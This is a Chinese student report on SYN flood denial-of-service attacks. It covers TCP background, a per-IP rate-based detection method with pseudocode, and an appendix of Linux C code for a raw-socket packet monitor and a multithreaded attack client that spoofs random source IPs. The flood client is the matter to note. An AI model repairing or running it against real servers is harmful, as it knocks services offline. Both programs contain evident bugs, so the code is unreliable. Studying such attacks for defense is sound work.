网络洪水攻击的检测与防范

---------- hxiaolee@foxmail----------

摘要：网络攻击和防御是信息安全领域的核心内容。流行的网络攻击方式有很多方式，但是最简单和有效是 DDos 攻击。在 DDos 攻击中，网络洪水是一个很重要的攻击服务器手段。在本次研究报告中，本人用基于 Linux 下的 C 语言实现了客户端网络洪水攻击的代码和服务端如何检测和防范的所有代码。并对 Linux 和 C 的网络编程有了进一步的了解。
关键词：网络攻击和防御；DDos 攻击；洪水攻击和防范；Linux；C

Detection And Prevention For The SYN Flood Attack

Abstract: Network attacks and defense, as core content in the field of the information of security. Mainly network attack solution are multitudinous, however the DDos attack is one of the most efficiency way, and SYN flood attack is the most common ways. In this report, I had done both of the client SYN flood attack code and server detect, prevent code under Linux C. After the document preparation, I had learned more about the Linux C network programming.
Key words: network attacks and defense, DDos, SYN flood attack and defense, Linux, C

0 引言

网络安全是指网络系统的硬件、软件及其系统中的数据受到保护，不因偶然的或者恶意的原因而遭受到破坏、更改、泄露，系统连续可靠正常地运行，网络服务不中断。它有以下的特性：保密性，完整性，可用性，可控性，可审查性。保密性是指信息不泄露给非授权用户、实体或过程，或供其利用的特性；完整性是指数据未经授权不能进行改变的特性。即信息在存储或传输过程中保持不被修改、不被破坏和丢失的特性；可用性是指可被授权实体访问并按需求使用的特性。即当需要时能否存取所需的信息。例如网络环境下拒绝服务、破坏网络和有关系统的正常运行等都属于对可用性的攻击；可控性是指对信息的传播及内容具有控制能力；可审查性是指出现安全问题时提供依据与手段。

网络攻击与防御是信息技术领域的重要研究课题,越来越受到人们的关注。近年来,我国网络安全事件发生比率呈明显上 升趋势,调查显示绝大多数网民的主机曾经感染病毒,超过一半的网民经历过账号被盗窃或者个人信息被篡改,还有部分网民曾被钓鱼网站欺骗。

在现在主流的网络通讯之中，基本都是实用网络七层结构。但是，由于网络七层结构本身的缺陷，导致黑客可以通过利用这些漏洞进行攻击和获取相应的信息。通常，黑客会实用最简单的，粗暴，也是最有效的 DDos 攻击方式使服务器忙于回到，达到服务器瘫痪的最终效果。

1 知识背景

OSI 是 Open System Interconnect 的缩写，意为开放式系统互联。模型的各个层次的划分遵循下列原则：1、同一层中的各网络节点都有相同的层次结构，具有同样的功能。2、同一节点内相邻层之间通过接口（可以是逻辑接口）进行通信。3、七层结构中的每一层使用下一层提供的服务，并且向其上层提供服务。4、不同节点的同等层按照协议实现对等层之间的通信。OSI 七层模型包括如下： 应用层, 表示层, 会话层 , 传输层, 网络层, 数据链路层, 物理层。

TCP/IP 是 Transmission Control Protocol/Internet Protocol 的简写，中译名为传输控制协议/因特网互联协议，又名网络通讯协议，是 Internet 最基本的协议、Internet 国际互联网络的基础，由网络层的 IP 协议和传输层的 TCP 协议组成。TCP/IP 定义了电子设备如何连入因特网，以及数据如何在它们之间传输的标准。协议采用了 5 层的层级结构，每一层都呼叫它的下一层所提供的协议来完成自己的需求。通俗而言：TCP 负责发现传输的问题，一有问题就发出信号，要求重新传输，直到所有数据安全正确地传输到目的地。而 IP 是给因特网的每一台联网设备规定一个地址。TCP/IP 五层模型的协议如下：应用层, 传输层, 网络层, 数据链路层, 物理层。TCP 和 USP 协议属于传输层协议。其中 TCP 提供 IP 环境下的数据可靠传输，它提供的服务包括数据流传送、可靠性、有效流控、全双工操作和多路复 用。通过面向连接、端到端和可靠的数据包发送。通俗说，它是事先为所发送的数据开辟出连接好的通道，然后再进行数据发送；而 UDP 则不为 IP 提供可靠性、 流控或差错恢复功能。一般来说，TCP 对应的是可靠性要求高的应用，而 UDP 对应的则是可靠性要求低、传输经济的应用。

第一层：物理层（PhysicalLayer)，

规定通信设备的机械的、电气的、功能的和过程的特性，用以建立、维护和拆除物理链路连接。具体地讲，机械 特性规定了网络连接时所需接插件的规格尺寸、引脚数量和排列情况等；电气特性规定了在物理连接上传输 bit 流时线路上信号电平的大小、阻抗匹配、传输速率 距离限制等；功能特性是指对各个信号先分配确切的信号含义，即定义了 DTE 和 DCE 之间各个线路的功能；规程特性定义了利用信号线进行 bit 流传输的一组 操作规程，是指在物理连接的建立、维护、交换信息是，DTE 和 DCE 双放在各电路上的动作系列。在这一层，数据的单位称为比特（bit)。属于物理层定义的典型规范代表包括：EIA/TIA RS-232、EIA/TIA RS-449、V.35、RJ-45 等。

第二层：数据链路层（DataLinkLayer):

在物理层提供比特流服务的基础上，建立相邻结点之间的数据链路，通过差错控制提供数据帧（Frame）在信道上无差错的传输，并进行各电路上的动作系列。数据链路层在不可靠的物理介质上提供可靠的传输。该层的作用包括：物理地址寻址、数据的成帧、流量控制、数据的检错、重发等。在这一层，数据的单位称为帧（frame)。数据链路层协议的代表包括：SDLC、HDLC、PPP、STP、帧中继等。

第三层是网络层

在计算机网络中进行通信的两个计算机之间可能会经过很多个数据链路，也可能还要经过很多通信子网。网络层的任务就是选择合适的网间路由和交换结点，确保数据及时传送。网络层将数据链路层提供的帧组成数据包，包中封装有网络层包头，其中含有逻辑地址信息- -源站点和目的站点地址的网络地址。如 果你在谈论一个 IP 地址，那么你是在处理第 3 层的问题，这是“数据包”问题，而不是第 2 层的“帧”。IP 是第 3 层问题的一部分，此外还有一些路由协议和地 址解析协议（ARP)。有关路由的一切事情都在这第 3 层处理。地址解析和路由是 3 层的重要目的。网络层还可以实现拥塞控制、网际互连等功能。在这一层，数据的单位称为数据包.网络层协议的代表包括：IP、IPX、RIP、OSPF 等。

第四层是处理信息的传输层

第 4 层的数据单元也称作数据包（packets)。但是，当你谈论 TCP 等具体的协议时又有特殊的叫法，TCP 的数据单元称为段 （segments）而 UDP 协议的数据单元称为“数据报（datagrams）”。这个层负责获取全部信息，因此，它必须跟踪数据单元碎片、乱序到达的数据包和其它在传输过程中可能发生的危险。第 4 层为上层提供端到端（最终用户到最终用户）的透明的、可靠的数据传输服务。所为透明的传输是指在通信过程中 传输层对上层屏蔽了通信传输系统的具体细节。传输层协议的代表包括：TCP、UDP、SPX 等。

第五层是会话层


这一层也可以称为会晤层或对话层，在会话层及以上的高层次中，数据传送的单位不再另外命名，而是统称为报文。会话层不参与具体的传输，它提供包括访问验证和会话管理在内的建立和维护应用之间通信的机制。如服务器验证用户登录便是由会话层完成的。

第六层是表示层

这一层主要解决拥护信息的语法表示问题。它将欲交换的数据从适合于某一用户的抽象语法，转换为适合于 OSI 系统内部使用的传送语法。即提供格式化的表示和转换数据服务。数据的压缩和解压缩， 加密和解密等工作都由表示层负责。

第七层应用层


应用层为操作系统或网络应用程序提供访问网络服务的接口。应用层协议的代表包括：Telnet、FTP、HTTP、SNMP 等。



在数据链路层中，主要是通过网络包进行相应的通讯。以太网的数据结构如所示，最大 1518 字，最 64 字节，其中目标地址的 MAC 为 6 字节，源地址 MAC 为 6 字节，协议类型为 2 字节，含有 46~1500 字节的数据，尾部为 4 个字节的 CRC 校验和。以太网的 CRC 校验和一般由硬件自动设置或者剥离，应用层不用考虑。如下图


2 TCP 通讯原理

TCP（传输控制协议）是一系列规则的集合，它和网际协议（IP）共同使用，通过互联网在计算机之间以信息单元的形式发送数据。IP 协议控制实际的数据传输，TCP 协议主要负责追踪在互联网上传送的信息所划分的各个数据单元（包）。建立 TCP 需要三次握手才能建立，首先 Client 端发送连接请求报文，Server 段接受连接后回复 ACK 报文，并为这次连接分配资源。Client 端接收到 ACK 报文后也向 Server 段发生 ACK 报文，并分配资源，这样 TCP 连接就建立了。如下图



3 SYN Flood 攻击

SYN Flood 是当前最流行的 DoS（拒绝服务攻击）与 DDoS（分布式拒绝服务攻击）的方式之一，这是一种利用 TCP 协议缺陷，发送大量伪造的 TCP 连接请求，常用假冒的 IP 或 IP 号段发来海量的请求连接的第一个握手包（SYN 包），被攻击服务器回应第二个握手包（SYN+ACK 包），因为对方是假冒 IP，对方永远收不到包且不会回应第三个握手包。导致被攻击服务器保持大量 SYN_RECV 状态的“半连接”，并且会重试默认 5 次回应第二个握手包，塞满 TCP 等待连接队列，资源耗尽（CPU 满负荷或内存不足），让正常的业务请求连接不进来。如下图。



由于上面的 syn flood 攻击原理，对应的监测也是很简单的，网络上比较流行的方法有以下两种，分别是：第一种是缩短 SYN Timeout 时间，由于 SYN Flood 攻击的效果取决于服务器上保持的 SYN 半连接数，这个值=SYN 攻击的频度 x SYN Timeout，所以通过缩短从接收到 SYN 报文到确定这个报文无效并丢弃改连接的时间，例如设置为 20 秒以下，可以成倍的降低服务器的负荷。但过低的 SYN Timeout 设置可能会影响客户的正常访问。

第二种方法是设置 SYN Cookie，就是给每一个请求连接的 IP 地址分配一个 Cookie，如果短时间内连续受到某个 IP 的重复 SYN 报文，就认定是受到了攻击，并记录地址信息，以后从这个 IP 地址来的包会被一概丢弃。这样做的结果也可能会影响到正常用户的访问。

上述的两种方法只能对付比较原始的 SYN Flood 攻击，缩短 SYN Timeout 时间仅在对方攻击频度不高的情况下生效，SYN Cookie 更依赖于对方使用真实的 IP 地址，如果攻击者以数万/秒的速度发送 SYN 报文，同时利用 SOCK_RAW 随机改写 IP 报文中的源地址，以上的方法将毫无用武之地。

4 SYN Flood 解决方案

在本次试验中，我选择了第二种方法来监测，以下是检测的算法过程。

1.）对于监听网卡的所有访问 IP

2.）解释访问的原 IP， 记录获取访问服务器时间。

3.）用当前访问的 IP 地址查找历史 IP 访问列表，如果，对于每次的访问 IP 并在历史访问列表中，则访问次数加一。如果次数大于 20，而且第二十访问时间比第一次访问时间少于 20 秒，则判定当前 IP 是攻击 IP，丢弃这个 IP，输出 IP 名字

4.）对于每次访问 IP 并且不在历史访问列表中，把该新 IP 添加入 IP 访问列表中，并且令访问次数＝1，第一次第一次访问时间为当前系统时间。

5.） 重复第二步

伪代码


```
struct {
unsigned long ip; //攻击 ip
int access_times;       //攻击次数
time access_first_time;//第一次攻击时间。
} iplist;
```

```
WHILE (1) {
        ip = getacessip();
        IF ip IN iplist THEN
          set acess_times++;
          IF access_times > 20 AND
              (systemdate - access_frist_time) <20
          THEN
            print "this is attack IP"
          ENF-IF
        ELSE
          tmp->ip = ip;
          tmp->access_times = 1;
          tmp->access_first_time = system_time();
        END-IF
}
```

5 实验截图

正常测试案例


使用正常的 ping 功能访问和拦截图如下。上图是攻击（正常访问）客户端 IP 输出，在正常情况下服务器可以响应并且确认和通过，下图是服务器的获取和确认情况。



攻击测试案例

编写异常的攻击代码，采用多线程加随机生成 IP 方式来，接近一秒钟 128 个不同线程攻击服务器，模拟使用攻击代码进行 SYN_FLOOD 攻击，实验截图如下。

上图是客户端攻击代码的运行情况，下图是服务端检测情况。显然可见，服务器通过对算法的实现，可以清晰判断攻击的细节情况。



6 总结

这是一个非常简单的攻击代码和检测代码，但是可以过滤到基本的 ddos 攻击代码，但是还存在以下问题，1. 如果攻击代码的线程中，每次的 ip 都是随机的，而不是每一个线程绑定一个 ip，服务器是完全不知道的。2.服务器的检测代码耗费了大量的时间和地址内存空间来做这些无用功，而不是留多一点资源作为其他的真正有用途地方。有点得不偿失。

虽然代码构思和实现都非常原始，但是却让我了解了 Linux 下的 c 网络编程和多线程编程技术，而且对这些有了入门之后，相信以后学其他的编程和新技术也会触类旁通。鉴于时间问题，还有许多功能尚未实现。比如，在测试的时候，我发现本次只可以检测到第一个攻击 ip，其他暂时无法检测到。

7 源代码附录

//服务端检测和防御 SYN Flood 攻击代码

```
#include <stdio.h>
```

```
#include <sys/socket.h>
#include <linux/if_ether.h>
#include <net/ethernet.h>
#include <netinet/ip.h>
#include <string.h>
#include <net/if.h>
#include <netdb.h>
#include <netpacket/packet.h>
#include <arpa/inet.h>
#include <sys/time.h>
#include <stdlib.h>

#define BUF_SIZE 1024 * 5


static const int err = -1;
static int _recvBufSize = BUF_SIZE;
static char _recvBuf[BUF_SIZE] = {0};
static long _index = 0 ;
typedef struct ip_info {
	unsigned long acc_ip;
	int acc_times;
	struct timeval acc_1st_time;
	struct ip_info *next;
}ip_info, *LNode;

static ip_info *ip_list = NULL;

static  void print(){
	ip_info *p = ip_list;
	while(p->next !=NULL){
		printf("list ip is %ld\n",p->acc_ip);
		p=p->next;}

}
static int packet_anylise(const char* packetData){

	struct ether_header *etherHeader = NULL;
	struct ip *ipHeader = NULL;

	etherHeader = (struct ether_header*)_recvBuf;

   // after the header there is IP info, will anylise the data here.
	ipHeader = (struct ip*)(etherHeader + 1);
	if (ipHeader == NULL) {printf("ip packet incorrect \n"); return err;}

	struct protoent *ipProto = getprotobynumber(ipHeader->ip_p);

	ip_info *q = ip_list;
	int found = 0;
	while(q!=NULL){
		if (ipHeader->ip_src.s_addr== q->acc_ip) {
		found = 1;
		q->acc_times++;

		if (q->acc_times > 20 ){
			struct timeval tmp;
			gettimeofday(&tmp,NULL);
			if (tmp.tv_sec - q->acc_1st_time.tv_sec < 5){
				struct in_addr ad1;
				ulong l1;
				l1 = ntohl(ipHeader->ip_src.s_addr);
				memcpy(&ad1, &l1, 4);
				printf("%ld : you are attacked by ip %s\n",_index++, inet_ntoa(ad1));
				q->next=NULL;
			}else{
				struct in_addr ad1;
				ulong l1;
				l1 = ntohl(ipHeader->ip_src.s_addr);
```

```
                    memcpy(&ad1, &l1, 4);
                    printf("%ld you are ok to access with ip %s\n",_index++,inet_ntoa(ad1)); }
            }
        q = q->next;
        }
}
        if (found == 0 ){// printf("fdound\n");
            struct timeval tmp;
            ip_info *p = (ip_info*)malloc(sizeof(ip_info));
            p->acc_ip = ipHeader->ip_src.s_addr;
            p->acc_times = 0;
            gettimeofday(&tmp,NULL);
            p->acc_1st_time = tmp;
            p->next = NULL;

            if (ip_list == NULL) ip_list = p;
            else {
            p->next = ip_list->next;
            ip_list->next = p;
            print();
            }
        }
        return 0;
}

// mainly loop function, dead loop for recv data by capture the netcard
static void server_listen(const int socketID){

        int ret;
        socklen_t stsocketLen = 0;
        while (1) {
            memset(_recvBuf, 0, BUF_SIZE);
            ret = recvfrom(socketID, _recvBuf, _recvBufSize, 0, NULL, &stsocketLen);
            if (ret < 0) continue;
            packet_anylise(_recvBuf);
        }
}

// initalise the socket and set value if need
static int init_socket(){

        int retvalue = -1;

        retvalue = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
        if (retvalue < 0 ) { printf("socket create error\n");return err;}

        if ((setsockopt(retvalue,SOL_SOCKET, SO_RCVBUF, &_recvBufSize, sizeof(int)))< 0) {
            printf("set socket error\n");
            close(retvalue);
            return err;
        }

        return retvalue;
}

int main(int argc, char*argv[]){

        printf("server init ... \n");
        int socketID = init_socket();

        /*struct timeval tmp;
        printf("malloc\n");
        ip_info *p = (ip_info*)malloc(sizeof(ip_info));
        p->acc_ip = 0;
        p->acc_times = 0;
        gettimeofday(&tmp,NULL);
        p->acc_1st_time = tmp;
        p->next = NULL;
        ip_list->next = p;
```

```
*/
	ip_list = NULL;
	if (socketID < 0 ) {
		printf("init socket error\n");
		return err;
	}

	printf("server listing......\n");

	server_listen(socketID);
	close(socketID);
	return 0;
}
```

// 客户端攻击代码

```
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <time.h>
#include <sys/time.h>
#include <pthread.h>
#include <netdb.h>
#include <arpa/inet.h>

#define Max_Thread 2
static unsigned long dest = 0;
static int socketID;
//static unsigned long in = 0;

static inline long randomIP(int begin,int end){
	int gap = end - begin + 1;
	int ret = 0;
	srand((unsigned) time(0));
	ret = rand()%gap + begin;
//in++;
	return ret;
}

unsigned short cksum(unsigned short *ptr, int nbytes){

	register long sum;
	unsigned short odd;
	register short ans;

	sum = 0;
	while (nbytes>1) {sum+= *ptr++; nbytes -=2;}

	if (1 == nbytes) {
		odd = 0;
		*((u_char*)&odd) = *(u_char*)ptr;
		sum+=odd;
	}

	sum = (sum>>16) + (sum &0xffff);
	sum+= (sum>>16);
	ans = (short)~sum;
	return ans;
}


static void attack_code(){
	char data[1024*4], source_ip[32];

//	int socketID = socket(PF_INET, SOCK_RAW, IPPROTO_TCP);
```

```
	struct iphdr *iph = (struct iphdr*) data;
	struct sockaddr_in sin;

	unsigned int ramip = (unsigned int) randomIP(0, 65535);
	sin.sin_family = AF_INET;

	iph->ihl = 5;
	iph->version = 4;
	iph->tos = 0;
	iph->tot_len = sizeof(struct ip) + sizeof(struct tcphdr);
	iph->id = htons(getpid());
	iph->frag_off= 0;
	iph->ttl = 0x0;
	iph->protocol = -1;
	iph->check = cksum((unsigned short*) data, iph->tot_len>>1);
	iph->saddr = ramip; //inet_addr("20.20.20.20");
	iph->daddr = dest; //inet_addr("127.0.0.1");

	struct in_addr ad;
	memcpy(&ad, &ramip, 4);
	//printf("attakcing\n");
	printf("%d, ip %s is attacking the server\n",ramip, inet_ntoa(ad));

	sendto(socketID, data, iph->tot_len, 0, (struct sockaddr*) &sin, sizeof(sin));

}

static void *attack_loop(){
	while(1)
		attack_code();
}

int main(int argc, char* argv[]){

	struct hostent* host = NULL;
	pthread_t pthread[Max_Thread];

	if (argc < 2 ) {printf("error parm < 2\n"); return -1;}

	if (dest == INADDR_NONE) {
		host = gethostbyname(argv[1]);
		if (NULL == host) {printf ( " error to get host\n"); return -1; }

		memcpy((char*)&dest, host->h_addr_list[0], host->h_length);
	}

	socketID = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
	if (socketID < 0 ) socketID = (AF_INET, SOCK_RAW, IPPROTO_TCP);

	setsockopt(socketID, SOL_IP,IP_HDRINCL, "1", sizeof("1"));

	for (int i = 0 ; i < Max_Thread ; i++)
		pthread_create(&pthread[i], NULL, attack_loop, NULL);
	for (int i = 0 ; i < Max_Thread; i++)
		pthread_join(pthread[i], NULL);

	close(socketID);
	return 0;
}
```